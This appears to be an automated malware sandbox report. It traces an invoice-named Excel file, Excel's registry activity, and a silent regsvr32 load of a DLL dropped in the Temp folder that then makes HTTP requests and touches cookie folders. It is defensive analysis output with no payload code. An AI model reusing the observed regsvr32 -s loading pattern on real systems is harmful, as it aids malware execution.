HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F04A2	F04A2	binary	04 00 00 00 EC 07 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 31 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 0B D8 B2 23 F9 E8 D6 01 A2 04 0F 00 A2 04 0F 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378615297	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F254C	F254C	binary	04 00 00 00 EC 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 B4 CE EE 2F F9 E8 D6 01 4C 25 0F 00 4C 25 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F44DD	F44DD	binary	04 00 00 00 EC 07 00 00 37 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 49 00 6E 00 76 00 30 00 32 00 30 00 39 00 39 00 36 00 36 00 30 00 34 00 38 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 30 00 37 00 35 00 36 00 37 00 35 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 00 14 C5 34 F9 E8 D6 01 DD 44 0F 00 DD 44 0F 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	:)9	binary	3A 29 39 00 EC 07 00 00 02 00 00 00 00 00 00 00 88 00 00 00 01 00 00 00 42 00 00 00 3A 00 00 00 69 00 6E 00 76 00 30 00 32 00 30 00 39 00 39 00 36 00 36 00 30 00 34 00 38 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 30 00 37 00 35 00 36 00 37 00 35 00 2E 00 78 00 6C 00 73 00 00 00 69 00 6E 00 76 00 30 00 32 00 30 00 39 00 39 00 36 00 36 00 30 00 34 00 38 00 2D 00 32 00 30 00 32 00 31 00 30 00 31 00 31 00 31 00 30 00 37 00 35 00 36 00 37 00 35 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358626844	1378615325	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378615325	1378615326	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358626844	1378615325	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378615325	1378615326	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358626865	1378615346	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F1009040010000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378615346	1378615347	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378615326	1378615327	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1378615327	1378615328	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378615326	1378615327	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1378615327	1378615328	success or wait	1	14080828C	ShellExecuteA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378615347	1378615348	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1378615348	1378615349	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378615342	1378615343	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378615343	1378615344	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378615344	1378615345	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1378615345	1378615346	success or wait	1	14080828C	ShellExecuteA
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1378615297	1378615298	success or wait	1	7FEEAC59AC0	unknown

Analysis Process: regsvr32.exe PID: 2356 Parent PID: 2028

General

Start time:	07:39:51
Start date:	12/01/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\lwjmdgav.dll.
Imagebase:	0xff6e0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lwjmdgav.dll	unknown	64	success or wait	1	FF6E274D	ReadFile
C:\Users\user\AppData\Local\Temp\lwjmdgav.dll	unknown	264	success or wait	1	FF6E279B	ReadFile

Analysis Process: regsvr32.exe PID: 2328 Parent PID: 2356

General

Start time:	07:39:51
Start date:	12/01/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s C:\Users\user\AppData\Local\Temp\lwjmdgav.dll.
Imagebase:	0xf80000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8C390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8C390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8C390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8C390E	HttpSendRequestW
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8C390E	HttpSendRequestW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8C390E	HttpSendRequestW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8C390E	HttpSendRequestW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8C390E	HttpSendRequestW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8C390E	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab35C0.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	8C390E	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\Tar35C1.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	8C390E	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: DW20.EXE PID: 3052 Parent PID: 2028

General

Start time:	07:40:16
Start date:	12/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\DW\DW20.EXE
Wow64 process (32bit):	false
Commandline:	'C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE' -x -s 1488
Imagebase:	0x13fc20000
File size:	995024 bytes
MD5 hash:	45A078B2967E0797360A2D4434C41DB4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: DWWIN.EXE PID: 2968 Parent PID: 3052

General

Start time:	07:40:16
Start date:	12/01/2021
Path:	C:\Windows\System32\DWWIN.EXE
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\dwwin.exe -x -s 1488
Imagebase:	0xff980000
File size:	152576 bytes
MD5 hash:	25247E3C4E7A7A73BAEEA6C0008952B1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis